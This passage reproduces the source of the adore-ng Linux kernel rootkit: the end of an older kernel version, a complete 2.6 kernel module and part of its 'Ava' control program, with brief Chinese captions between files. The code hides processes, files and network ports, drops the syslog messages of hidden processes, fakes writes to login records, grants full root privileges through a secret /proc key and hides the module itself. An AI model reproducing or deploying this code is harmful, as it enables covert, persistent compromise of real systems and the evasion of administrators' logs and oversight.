 * Following conditions have to be met then: 1. SMP 2. 2 processes calling getdents()
 * on 2 different partitions with the same FS.
 * Now, since I made an array of super_blocks it must also be that the PIDs of
 * these procs have to be the same PID modulo 1024. This sitation (all 3 cases must
 * be met) should be very very rare.
 */
filldir_t root_filldir = NULL;
struct super_block *root_sb[1024];



int adore_root_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
    struct inode *inode = NULL;
    int r = 0;
    uid_t uid;
    gid_t gid;

    if ((inode = iget(root_sb[current->pid % 1024], ino)) == NULL)
        return 0;
    uid = inode->i_uid;
    gid = inode->i_gid;
    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;
    } else
        r = root_filldir(buf, name, nlen, off, ino, x);

    return r;
```

```
}


int adore_root_readdir(struct file *fp, void *buf, filldir_t filldir)
{
     int r = 0;

     if (!fp || !fp->f_vfsmnt)
          return 0;

     root_filldir = filldir;
     root_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
     r = orig_root_readdir(fp, buf, adore_root_filldir);
     return r;
}


int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir)
{
     struct file *filep;

     filep = filp_open(p, O_RDONLY, 0);
     if (IS_ERR(filep))
          return -1;

     if (orig_readdir)
          *orig_readdir = filep->f_op->readdir;

     filep->f_op->readdir = new_readdir;
     filp_close(filep, 0);
     return 0;
}


int unpatch_vfs(const char *p, readdir_t orig_readdir)
{
     struct file *filep;

     filep = filp_open(p, O_RDONLY, 0);
     if (IS_ERR(filep))
          return -1;

     filep->f_op->readdir = orig_readdir;
     filp_close(filep, 0);
```

```
    return 0;
}



char *strnstr(const char *haystack, const char *needle, size_t n)
{
    char *s = strstr(haystack, needle);
    if (s == NULL)
        return NULL;
    if (s-haystack+strlen(needle) <= n)
        return s;
    else
        return NULL;
}



struct proc_dir_entry *proc_find_tcp()
{
    struct proc_dir_entry *p = proc_net->subdir;

    while (strcmp(p->name, "tcp"))
        p = p->next;
    return p;
}



/* Reading from /proc/net/tcp gives back data in chunks
 * of NET_CHUNK. We try to match these against hidden ports
 * and remove them respectively
 */
#define NET_CHUNK 150
int n_get_info_tcp(char *page, char **start, off_t pos, int count)
{
    int r = 0, i = 0, n = 0, hidden = 0;
    char port[10], *ptr = NULL, *mem = NULL, *it = NULL;

    /* Admin accessing beyond sizeof patched file? */
    if (pos >= tcp_new_size())
        return 0;

    r = o_get_info_tcp(page, start, pos, count);

    if (r <= 0)// NET_CHUNK)
        return r;
```

```
mem = (char *)kmalloc(r+NET_CHUNK+1, GFP_KERNEL);
if (!mem)
     return r;

memset(mem, 0, r+NET_CHUNK+1);
it = mem;

/* If pos < NET_CHUNK then theres preamble which we can skip */
if (pos >= NET_CHUNK) {
     ptr = page;
     n = (pos/NET_CHUNK) - 1;
} else {
     memcpy(it, page, NET_CHUNK);
     it += NET_CHUNK;
     ptr = page + NET_CHUNK;
     n = 0;
}

for (; ptr < page+r; ptr += NET_CHUNK) {
     hidden = 0;
     for (i = 0; HIDDEN_SERVICES[i]; ++i) {
          sprintf(port, ":%04X", HIDDEN_SERVICES[i]);

          /* Ignore hidden blocks */
          if (strnstr(ptr, port, NET_CHUNK))
               hidden = 1;
     }
     if (!hidden) {
          sprintf(port, "%4d:", n);
          strncpy(ptr, port, strlen(port));
          memcpy(it, ptr, NET_CHUNK);
          it += NET_CHUNK;
          ++n;
     }
}

memcpy(page, mem, r);
n = strlen(mem);
/* If we shrinked buffer, patch length */
if (r > n)
     r = n;//-(*start-page);
if (r < 0)
     r = 0;
```

```
//   *start = page + (*start-page);
     *start = page;
     kfree(mem);
     return r;
}


/* Calculate size of patched /proc/net/tcp */
int tcp_new_size()
{
     int r, hits = 0, i = 0, l = 10*NET_CHUNK;
     char *page = NULL, *start, *ptr, port[10];

     for (;;) {
          page = (char*)kmalloc(l+1, GFP_KERNEL);
          if (!page)
               return 0;
          r = o_get_info_tcp(page, &start, 0, l);
          if (r < l)
               break;
          l <<= 1;
          kfree(page);
     }

     for (ptr = start; ptr < start+r; ptr += NET_CHUNK) {
          for (i = 0; HIDDEN_SERVICES[i]; ++i) {
               sprintf(port, ":%04X", HIDDEN_SERVICES[i]);
               if (strnstr(ptr, port, NET_CHUNK)) {
                    ++hits;
                    break;
               }
          }
     }
     kfree(page);
     return r - hits*NET_CHUNK;
}


static
int (*orig_unix_dgram_recvmsg)(struct socket *, struct msghdr *, int,
                   int, struct scm_cookie *) = NULL;
static struct proto_ops *unix_dgram_ops = NULL;
```

```
int adore_unix_dgram_recvmsg(struct socket *sock, struct msghdr *msg, int size,
                  int flags, struct scm_cookie *scm)
{
     struct sock *sk = NULL;
     int noblock = flags & MSG_DONTWAIT;
     struct sk_buff *skb = NULL;
     int err;
     struct ucred *creds = NULL;
     int not_done = 1;

     if (strcmp(current->comm, "syslogd") != 0 || !msg || !sock)
          goto out;

     sk = sock->sk;

     err = -EOPNOTSUPP;
     if (flags & MSG_OOB)
          goto out;

     do {
          msg->msg_namelen = 0;
            skb = skb_recv_datagram(sk, flags|MSG_PEEK, noblock, &err);
          if (!skb)
                   goto out;
          creds = UNIXCREDS(skb);
          if (!creds)
               goto out;
          if ((not_done = should_be_hidden(creds->pid)))
               skb_dequeue(&sk->receive_queue);
     } while (not_done);

out:
     err = orig_unix_dgram_recvmsg(sock, msg, size, flags, scm);
       return err;
}



static struct file *var_files[] = {
     NULL,
     NULL,
     NULL,
     NULL
};
```

```
static char *var_filenames[] = {
     "/var/run/utmp",
     "/var/log/wtmp",
     "/var/log/lastlog",
     NULL
};

static
ssize_t (*orig_var_write)(struct file *, const char *, size_t, loff_t *) = NULL;

static
ssize_t adore_var_write(struct file *f, const char *buf, size_t blen, loff_t *off)
{
     int i = 0;

     /* If its hidden and if it has no special privileges and
      * if it tries to write to the /var files, fake it
      */
     if (should_be_hidden(current->pid) &&
        !(current->flags & PF_AUTH)) {
         for (i = 0; var_filenames[i]; ++i) {
              if (var_files[i] &&
                  var_files[i]->f_dentry->d_inode->i_ino == f->f_dentry->d_inode->i_ino)
{
                   *off += blen;
                   return blen;
              }
         }
     }
     return orig_var_write(f, buf, blen, off);
}



static int patch_syslog()
{
     struct socket *sock = NULL;

     /* PF_UNIX, SOCK_DGRAM */
     if (sock_create(1, 2, 0, &sock) < 0)
          return -1;

     if (sock && (unix_dgram_ops = sock->ops)) {
          orig_unix_dgram_recvmsg = unix_dgram_ops->recvmsg;
          unix_dgram_ops->recvmsg = adore_unix_dgram_recvmsg;
```

```
         sock_release(sock);
     }

     return 0;
}



#ifdef RELINKED
extern int zero_module();
extern int zeronup_module();
#endif

int init_module()
{
     struct proc_dir_entry *pde = NULL;
     int i = 0, j = 0;

     EXPORT_NO_SYMBOLS;

     memset(hidden_procs, 0, sizeof(hidden_procs));

     pde = proc_find_tcp();
     o_get_info_tcp = pde->get_info;
     pde->get_info = n_get_info_tcp;

     orig_proc_lookup = proc_root.proc_iops->lookup;
     proc_root.proc_iops->lookup = adore_lookup;

     patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
     patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir);
     if (opt_fs)
          patch_vfs(opt_fs, &orig_opt_readdir,
                  adore_opt_readdir);

     patch_syslog();

     j = 0;
     for (i = 0; var_filenames[i]; ++i) {
          var_files[i] = filp_open(var_filenames[i], O_RDONLY, 0);
          if (IS_ERR(var_files[i])) {
               var_files[i] = NULL;
               continue;
          }
          if (!j) {    /* just replace one time, its all the same FS */
```

```
            orig_var_write = var_files[i]->f_op->write;
            var_files[i]->f_op->write = adore_var_write;
            j = 1;
        }
    }
#ifdef RELINKED
    MOD_INC_USE_COUNT;
    zero_module();
#endif
    return 0;
}



int cleanup_module()
{
    int i = 0, j = 0;

    proc_find_tcp()->get_info = o_get_info_tcp;
    proc_root.proc_iops->lookup = orig_proc_lookup;

    unpatch_vfs(proc_fs, orig_proc_readdir);
    unpatch_vfs(root_fs, orig_root_readdir);

    if (orig_opt_readdir)
        unpatch_vfs(opt_fs, orig_opt_readdir);

    /* In case where syslogd wasnt found in init_module() */
    if (unix_dgram_ops && orig_unix_dgram_recvmsg)
        unix_dgram_ops->recvmsg = orig_unix_dgram_recvmsg;

    j = 0;
    for (i = 0; var_filenames[i]; ++i) {
        if (var_files[i]) {
            if (!j) {
                var_files[i]->f_op->write = orig_var_write;
                j = 1;
            }
            filp_close(var_files[i], 0);
        }
    }

    return 0;
}
```

```
MODULE_LICENSE("GPL");
```

基于 2.6 内核的 adore-ng-0.56 内核模块

adore-ng-2.6.c 文件

```
/*** (C) 2004-2005 by Stealth
 ***
 *** http://stealth.scorpions.net/rootkits
 *** http://stealth.openwall.net/rootkits
 ***
 ***
 *** (C)'ed Under a BSDish license. Please look at LICENSE-file.
 *** SO YOU USE THIS AT YOUR OWN RISK!
 *** YOU ARE ONLY ALLOWED TO USE THIS IN LEGAL MANNERS.
 *** !!! FOR EDUCATIONAL PURPOSES ONLY !!!
 ***
 *** -> Use ava to get all the things workin'.
 ***
 ***/
#ifndef __KERNEL__
#define __KERNEL__
#endif
#ifndef MODULE
#define MODULE
#endif

#define LINUX26

#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/config.h>
#include <linux/types.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>
#include <linux/fs.h>
#include <linux/file.h>
#include <linux/mount.h>
#include <linux/proc_fs.h>
#include <linux/capability.h>
#include <linux/spinlock.h>
```

```
#include <linux/pid.h>
#include <linux/init.h>
#include <linux/seq_file.h>

#include <net/sock.h>
#include <net/tcp.h>
#include <linux/un.h>
#include <net/af_unix.h>
#include <linux/aio.h>
#include <linux/list.h>
#include <linux/sysfs.h>
#include <linux/version.h>

#include "adore-ng.h"

char *proc_fs = "/proc";  /* default proc FS to hide processes */
char *root_fs = "/";      /* default FS to hide files */
char *opt_fs = NULL;

#if LINUX_VERSION_CODE < KERNEL_VERSION(2,6,16)
MODULE_PARM(root_fs, "s");
MODULE_PARM(proc_fs, "s");
MODULE_PARM(opt_fs, "s");
#else
module_param(root_fs, charp, 0644);
module_param(proc_fs, charp, 0644);
module_param(opt_fs, charp, 0644);
#endif



typedef int (*readdir_t)(struct file *, void *, filldir_t);
readdir_t orig_root_readdir=NULL,orig_opt_readdir=NULL,orig_proc_readdir=NULL;

struct dentry *(*orig_proc_lookup)(struct inode *, struct dentry *,
                                struct nameidata *) = NULL;




#ifndef PID_MAX
#define PID_MAX 0x8000
#endif

static char hidden_procs[PID_MAX/8+1];
```

```
inline void hide_proc(pid_t x)
{
     if (x >= PID_MAX || x == 1)
          return;
     hidden_procs[x/8] |= 1<<(x%8);
}

inline void unhide_proc(pid_t x)
{
     if (x >= PID_MAX)
          return;
     hidden_procs[x/8] &= ~(1<<(x%8));
}

inline char is_invisible(pid_t x)
{
     if (x >= PID_MAX)
          return 0;
     return hidden_procs[x/8]&(1<<(x%8));
}

/* Theres some crap after the PID-filename on proc
 * getdents() so the semantics of this function changed:
 * Make "672" -> 672 and
 * "672|@\"   -> 672 too
 */
int adore_atoi(const char *str)
{
     int ret = 0, mul = 1;
     const char *ptr;

     for (ptr = str; *ptr >= '0' && *ptr <= '9'; ptr++)
          ;
     ptr--;
     while (ptr >= str) {
          if (*ptr < '0' || *ptr > '9')
               break;
          ret += (*ptr - '0') * mul;
          mul *= 10;
          ptr--;
     }
     return ret;
}
```

```
/* Own implementation of find_task_by_pid() */
struct task_struct *adore_find_task(pid_t pid)
{
     struct task_struct *p;

     read_lock(&tasklist_lock);
     for_each_task(p) {
          if (p->pid == pid) {
               read_unlock(&tasklist_lock);
               return p;
          }
     }
     read_unlock(&tasklist_lock);
     return NULL;
}

int should_be_hidden(pid_t pid)
{
     struct task_struct *p = NULL;

     if (is_invisible(pid)) {
          return 1;
     }

     p = adore_find_task(pid);
     if (!p)
          return 0;

     /* If the parent is hidden, we are hidden too XXX */
     task_lock(p);

     if (is_invisible(p->parent->pid)) {
          task_unlock(p);
          hide_proc(pid);
          return 1;
     }

     task_unlock(p);
     return 0;
}

/* You can control adore-ng without ava too:
 *
 * echo > /proc/<ADORE_KEY> will make the shell authenticated,
```

```
 * echo > /proc/<ADORE_KEY>-fullprivs will give UID 0,
 * cat /proc/hide-<PID> from such a shell will hide PID,
 * cat /proc/unhide-<PID> will unhide the process
 */
struct dentry *adore_lookup(struct inode *i, struct dentry *d,
                        struct nameidata *nd)
{
    task_lock(current);

    if (strncmp(ADORE_KEY, d->d_iname, strlen(ADORE_KEY)) == 0) {
        current->flags |= PF_AUTH;
        current->suid = ADORE_VERSION;
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "fullprivs", 9) == 0) {
        current->uid = 0;
        current->suid = 0;
        current->euid = 0;
        current->gid = 0;
        current->egid = 0;
        current->fsuid = 0;
        current->fsgid = 0;

        cap_set_full(current->cap_effective);
        cap_set_full(current->cap_inheritable);
        cap_set_full(current->cap_permitted);
    } else if ((current->flags & PF_AUTH) &&
             strncmp(d->d_iname, "hide-", 5) == 0) {
        hide_proc(adore_atoi(d->d_iname+5));
    } else if ((current->flags & PF_AUTH) &&
             strncmp(d->d_iname, "unhide-", 7) == 0) {
        unhide_proc(adore_atoi(d->d_iname+7));
    } else if ((current->flags & PF_AUTH) &&
           strncmp(d->d_iname, "uninstall", 9) == 0) {
        cleanup_module();
    }

    task_unlock(current);

    if (should_be_hidden(adore_atoi(d->d_iname)) &&
    /* A hidden ps must be able to see itself! */
       !should_be_hidden(current->pid))
        return NULL;

    return orig_proc_lookup(i, d, nd);
```

```
}



filldir_t proc_filldir = NULL;
spinlock_t proc_filldir_lock = SPIN_LOCK_UNLOCKED;

int adore_proc_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
     char abuf[128];

     memset(abuf, 0, sizeof(abuf));
     memcpy(abuf, name, nlen < sizeof(abuf) ? nlen : sizeof(abuf) - 1);

     if (should_be_hidden(adore_atoi(abuf)))
          return 0;

     if (proc_filldir)
          return proc_filldir(buf, name, nlen, off, ino, x);
     return 0;
}



int adore_proc_readdir(struct file *fp, void *buf, filldir_t filldir)
{
     int r = 0;

     spin_lock(&proc_filldir_lock);
     proc_filldir = filldir;
     r = orig_proc_readdir(fp, buf, adore_proc_filldir);
     spin_unlock(&proc_filldir_lock);
     return r;
}



filldir_t opt_filldir = NULL;
struct super_block *opt_sb[1024];

int adore_opt_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
     struct inode *inode = NULL;
     int r = 0;
```

```
    uid_t uid;
    gid_t gid;
    char reiser = 0;

    if (!opt_sb[current->pid % 1024])
        return 0;

    // reiserFS workaround
    reiser = (strcmp(opt_sb[current->pid % 1024]->s_type->name, "reiserfs") == 0);

    if (reiser) {
        if ((inode = iget_locked(opt_sb[current->pid % 1024], ino)) == NULL)
            return 0;
    } else {
        if ((inode = iget(opt_sb[current->pid % 1024], ino)) == NULL)
            return 0;
    }

    uid = inode->i_uid;
    gid = inode->i_gid;

    if (reiser) {
        if (inode->i_state & I_NEW)
            unlock_new_inode(inode);
    }

    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;
    } else if (opt_filldir)
        r = opt_filldir(buf, name, nlen, off, ino, x);

    return r;
}


int adore_opt_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    if (!fp || !fp->f_vfsmnt || !fp->f_vfsmnt->mnt_sb || !buf ||
       !filldir || !orig_opt_readdir)
```

```
         return 0;

     opt_filldir = filldir;
     opt_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
     r = orig_opt_readdir(fp, buf, adore_opt_filldir);

     return r;
}



/* About the locking of these global vars:
 * I used to lock these via rwlocks but on SMP systems this can cause
 * a deadlock because the iget() locks an inode itself and I guess this
 * could cause a locking situation of AB BA. So, I do not lock root_sb and
 * root_filldir (same with opt_) anymore. root_filldir should anyway always
 * be the same (filldir64 or filldir, depending on the libc). The worst thing
 * that could happen is that 2 processes call filldir where the 2nd is
 * replacing root_sb which affects the 1st process which AT WORST CASE shows
 * the hidden files.
 * Following conditions have to be met then: 1. SMP 2. 2 processes calling
 * getdents() on 2 different partitions with the same FS.
 * Now, since I made an array of super_blocks it must also be that the PIDs of
 * these procs have to be the same PID modulo 1024. This sitation (all 3 cases
 * must be met) should be very very rare.
 */
filldir_t root_filldir = NULL;
struct super_block *root_sb[1024];



int adore_root_filldir(void *buf, const char *name, int nlen, loff_t off, ino_t ino, unsigned
x)
{
     struct inode *inode = NULL;
     int r = 0;
     uid_t uid;
     gid_t gid;
     char reiser = 0;



     if (!root_sb[current->pid % 1024])
         return 0;

     /* Theres an odd 2.6 behaivior. iget() crashes on ReiserFS! using iget_locked
```

```
     * without the unlock_new_inode() doesnt crash, but deadlocks
     * time to time. So I basically emulate iget() without
     * the sb->s_op->read_inode(inode); and so it doesnt crash or deadlock.
     */
    reiser = (strcmp(root_sb[current->pid % 1024]->s_type->name, "reiserfs") == 0);
    if (reiser) {
        if ((inode = iget_locked(root_sb[current->pid % 1024], ino)) == NULL)
            return 0;
    } else {
        if ((inode = iget(root_sb[current->pid % 1024], ino)) == NULL)
            return 0;
    }

    uid = inode->i_uid;
    gid = inode->i_gid;

    if (reiser) {
        if (inode->i_state & I_NEW)
            unlock_new_inode(inode);
    }

    iput(inode);

    /* Is it hidden ? */
    if (uid == ELITE_UID && gid == ELITE_GID) {
        r = 0;
    } else if (root_filldir) {
        r = root_filldir(buf, name, nlen, off, ino, x);
    }

    return r;
}


int adore_root_readdir(struct file *fp, void *buf, filldir_t filldir)
{
    int r = 0;

    if (!fp || !fp->f_vfsmnt || !fp->f_vfsmnt->mnt_sb || !buf ||
       !filldir || !orig_root_readdir)
        return 0;

    root_filldir = filldir;
    root_sb[current->pid % 1024] = fp->f_vfsmnt->mnt_sb;
```

```
    r = orig_root_readdir(fp, buf, adore_root_filldir);

    return r;
}



int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir)
{
    struct file *filep;

      filep = filp_open(p, O_RDONLY|O_DIRECTORY, 0);
    if (IS_ERR(filep)) {
             return -1;
    }

    if (orig_readdir)
        *orig_readdir = filep->f_op->readdir;

    filep->f_op->readdir = new_readdir;
    filp_close(filep, 0);
    return 0;
}



int unpatch_vfs(const char *p, readdir_t orig_readdir)
{
    struct file *filep;

      filep = filp_open(p, O_RDONLY|O_DIRECTORY, 0);
    if (IS_ERR(filep)) {
             return -1;
    }

    filep->f_op->readdir = orig_readdir;
    filp_close(filep, 0);
    return 0;
}



char *strnstr(const char *haystack, const char *needle, size_t n)
{
    char *s = strstr(haystack, needle);
    if (s == NULL)
        return NULL;
```

```
     if (s-haystack+strlen(needle) <= n)
          return s;
     else
          return NULL;
}



struct proc_dir_entry *proc_find_tcp(void)
{
     struct proc_dir_entry *p = proc_net->subdir;

     while (strcmp(p->name, "tcp"))
          p = p->next;
     return p;
}



#define NET_CHUNK 150

/*
struct tcp_seq_afinfo {
     struct module *owner;
     char *name;
     unsigned short family;
     int (*seq_show) (struct seq_file *, void *);
     struct file_operations *seq_fops;
};
*/

int (*orig_tcp4_seq_show)(struct seq_file*, void *) = NULL;

int adore_tcp4_seq_show(struct seq_file *seq, void *v)
{
     int i = 0, r = 0;
     char port[12];

     r = orig_tcp4_seq_show(seq, v);

     for (i = 0; HIDDEN_SERVICES[i]; ++i) {
          sprintf(port, ":%04X", HIDDEN_SERVICES[i]);
          /* Ignore hidden blocks */
          if (strnstr(seq->buf + seq->count-NET_CHUNK,port,NET_CHUNK)) {
               seq->count -= NET_CHUNK;
               break;
```

```
        }
    }

    return r;
}

static
int (*orig_unix_dgram_recvmsg)(struct kiocb *, struct socket *, struct msghdr *,
                           size_t, int) = NULL;
static struct proto_ops *unix_dgram_ops = NULL;

int adore_unix_dgram_recvmsg(struct kiocb *kio, struct socket *sock,
                         struct msghdr *msg, size_t size, int flags)
{
    struct sock *sk = NULL;
    int noblock = flags & MSG_DONTWAIT;
    struct sk_buff *skb = NULL;
    int err;
    struct ucred *creds = NULL;
    int not_done = 1;

    if (strncmp(current->comm, "syslog", 6) != 0 || !msg || !sock)
        goto out;

    sk = sock->sk;

    err = -EOPNOTSUPP;
    if (flags & MSG_OOB)
        goto out;

    do {
        msg->msg_namelen = 0;
          skb = skb_recv_datagram(sk, flags|MSG_PEEK, noblock, &err);
        if (!skb)
                goto out;
        creds = UNIXCREDS(skb);
        if (!creds)
            goto out;
        if ((not_done = should_be_hidden(creds->pid)))
            skb_dequeue(&sk->sk_receive_queue);
    } while (not_done);

out:
    err = orig_unix_dgram_recvmsg(kio, sock, msg, size, flags);
```

```
       return err;
}



static struct file *var_files[] = {
     NULL,
     NULL,
     NULL,
     NULL
};

static char *var_filenames[] = {
     "/var/run/utmp",
     "/var/log/wtmp",
     "/var/log/lastlog",
     NULL
};

static
ssize_t (*orig_var_write)(struct file *, const char *, size_t, loff_t *) = NULL;

static
ssize_t adore_var_write(struct file *f, const char *buf, size_t blen, loff_t *off)
{
     int i = 0;

     /* If its hidden and if it has no special privileges and
      * if it tries to write to the /var files, fake it
      */
     if (should_be_hidden(current->pid) &&
         !(current->flags & PF_AUTH)) {
          for (i = 0; var_filenames[i]; ++i) {
               if (var_files[i] &&
                   var_files[i]->f_dentry->d_inode->i_ino == f->f_dentry->d_inode->i_ino)
{
                    *off += blen;
                    return blen;
               }
          }
     }
     return orig_var_write(f, buf, blen, off);
}
```

```
static int patch_syslog(void)
{
     struct socket *sock = NULL;
#ifdef MODIFY_PAGE_TABLES
     pgd_t *pgd = NULL;
     pmd_t *pmd = NULL;
     pte_t *pte = NULL, new_pte;
#ifdef FOUR_LEVEL_PAGING
     pud_t *pud = NULL;
#endif
#endif

     /* PF_UNIX, SOCK_DGRAM */
     if (sock_create(1, 2, 0, &sock) < 0)
          return -1;

#ifdef MODIFY_PAGE_TABLES
     pgd = pgd_offset_k((unsigned long)sock->ops);
#ifdef FOUR_LEVEL_PAGING
     pud = pud_offset(pgd, (unsigned long)sock->ops);
     pmd = pmd_offset(pud, (unsigned long)sock->ops);
#else
     pmd = pmd_offset(pgd, (unsigned long)sock->ops);
#endif
     pte = pte_offset_kernel(pmd, (unsigned long)sock->ops);
     new_pte = pte_mkwrite(*pte);
     set_pte(pte, new_pte);

#endif /* Page-table stuff */

     if (sock && (unix_dgram_ops = (struct proto_ops *)sock->ops)) {
          orig_unix_dgram_recvmsg = unix_dgram_ops->recvmsg;
          unix_dgram_ops->recvmsg = adore_unix_dgram_recvmsg;
          sock_release(sock);
     }

     return 0;
}



#ifdef RELINKED
extern int zero_module(void);
extern int zeronup_module(void);
#endif
```

```
static int __init adore_init(void)
{
     struct proc_dir_entry *pde = NULL;
     struct tcp_seq_afinfo *t_afinfo = NULL;
     int i = 0, j = 0;
#ifdef HIDE
     struct list_head *m = NULL, *p = NULL, *n = NULL;
     struct module *me = NULL;
#endif

     memset(hidden_procs, 0, sizeof(hidden_procs));

     pde = proc_find_tcp();
     t_afinfo = (struct tcp_seq_afinfo*)pde->data;
     if (t_afinfo) {
          orig_tcp4_seq_show = t_afinfo->seq_show;
          t_afinfo->seq_show = adore_tcp4_seq_show;
     }

     orig_proc_lookup = proc_root.proc_iops->lookup;
     proc_root.proc_iops->lookup = adore_lookup;

     patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
     patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir);

     if (opt_fs)
          patch_vfs(opt_fs, &orig_opt_readdir,
                  adore_opt_readdir);
     patch_syslog();

     j = 0;
     for (i = 0; var_filenames[i]; ++i) {
          var_files[i] = filp_open(var_filenames[i], O_RDONLY, 0);
          if (IS_ERR(var_files[i])) {
               var_files[i] = NULL;
               continue;
          }
          if (!j) {    /* just replace one time, its all the same FS */
               orig_var_write = var_files[i]->f_op->write;
               var_files[i]->f_op->write = adore_var_write;
               j = 1;
          }
     }
```

```
#ifdef HIDE
     me = THIS_MODULE;
     m = &me->list;

/* Newer 2.6 have an entry in /sys/modules for each LKM */
#if LINUX_VERSION_CODE >= KERNEL_VERSION(2,6,11)
     kobject_unregister(&me->mkobj.kobj);
#elif  LINUX_VERSION_CODE >= KERNEL_VERSION(2,6,8)
     kobject_unregister(&me->mkobj->kobj);
#endif

     p = m->prev;
     n = m->next;

     n->prev = p;
     p->next = n;
#endif

#ifdef RELINKED
     zero_module();
#endif
     return 0;
}



static void __exit adore_cleanup(void)
{
     struct proc_dir_entry *pde = NULL;
     struct tcp_seq_afinfo *t_afinfo = NULL;
     int i = 0, j = 0;
     static int cleaned = 0;

     if (cleaned)
          return;

     pde = proc_find_tcp();
     t_afinfo = (struct tcp_seq_afinfo*)pde->data;
     if (t_afinfo && orig_tcp4_seq_show)
          t_afinfo->seq_show = orig_tcp4_seq_show;

     proc_root.proc_iops->lookup = orig_proc_lookup;
     unpatch_vfs(proc_fs, orig_proc_readdir);
     unpatch_vfs(root_fs, orig_root_readdir);
```

```
    if (orig_opt_readdir)
         unpatch_vfs(opt_fs, orig_opt_readdir);

    /* In case where syslogd wasnt found in init_module() */
    if (unix_dgram_ops && orig_unix_dgram_recvmsg)
         unix_dgram_ops->recvmsg = orig_unix_dgram_recvmsg;

    j = 0;
    for (i = 0; var_filenames[i]; ++i) {
         if (var_files[i]) {
              if (!j) {
                   var_files[i]->f_op->write = orig_var_write;
                   j = 1;
              }
              filp_close(var_files[i], 0);
         }
    }

    cleaned = 1;
}

module_init(adore_init);
module_exit(adore_cleanup);

#ifdef CROSS_BUILD
MODULE_INFO(vermagic, "VERSION MAGIC GOES HERE");
#endif

MODULE_LICENSE("GPL");
```

Ava 控制界面

Ava.c 文件

```
/*
 * Copyright (C) 1999-2005 Stealth.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *   notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
```

```
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by Stealth.
 * 4. The name Stealth may not be used to endorse or promote
 *    products derived from this software without specific prior written
 *    permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
 * EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */
#include <sys/types.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <errno.h>
#include <sys/signal.h>
#include <stdlib.h>

#include "libinvisible.h"

extern char **environ;

const char *adore_key = ADORE_KEY;
const uid_t elite_uid = ELITE_UID;
const gid_t elite_gid = ELITE_GID;
const int current_adore = CURRENT_ADORE;

int main(int argc, char *argv[])
{
    int version;
      char what;
    adore_t *a;
```

```
  if (argc < 3 && !(argc == 2 &&
              (argv[1][0] == 'U' || argv[1][0] == 'I'))) {
        printf("Usage: %s {h,u,r,R,i,v,U} [file or PID]\n\n"
          "      I print info (secret UID etc)\n"
          "      h hide file\n"
          "      u unhide file\n"
          "      r execute as root\n"
          "      R remove PID forever\n"
          "      U uninstall adore\n"
          "      i make PID invisible\n"
          "      v make PID visible\n\n", argv[0]);
        exit(1);
  }
  what = argv[1][0];

printf("Checking for adore  0.12 or higher ...\n");

a = adore_init();
if (adore_makeroot(a) < 0)
     fprintf(stderr, "Failed to run as root. Trying anyway ...\n");

if ((version = adore_getvers(a)) <= 0 && what != 'I') {
     printf("Adore NOT installed. Exiting.\n");
     exit(1);
}
if (version < CURRENT_ADORE)
     printf("Found adore 1.%d installed. Please update adore.", version);
else
     printf("Adore 1.%d installed. Good luck.\n", version);

  switch (what) {

  /* hide file */
  case 'h':
    if (adore_hidefile(a, argv[2]) >= 0)
         printf("File '%s' is now hidden.\n", argv[2]);
    else
         printf("Can't hide file.\n");
    break;

  /* unhide file */
  case 'u':
    if (adore_unhidefile(a, argv[2]) >= 0)
```

```
            printf("File '%s' is now visible.\n", argv[2]);
        else
            printf("Can't unhide file.\n");
            break;
    /* make pid invisible */
    case 'i':
        if (adore_hideproc(a, (pid_t)atoi(argv[2])) >= 0)
            printf("Made PID %d invisible.\n", atoi(argv[2]));
        else
            printf("Can't hide process.\n");
        break;

    /* make pid visible */
    case 'v':
        if (adore_unhideproc(a, (pid_t)atoi(argv[2])) >= 0)
            printf("Made PID %d visible.\n", atoi(argv[2]));
        else
            printf("Can't unhide process.\n");
        break;
      /* execute command as root */
      case 'r':
        execve(argv[2], argv+2, environ);
        perror("execve");
        break;
    case 'R':
        if (adore_removeproc(a, (pid_t)atoi(argv[2])) >= 0)
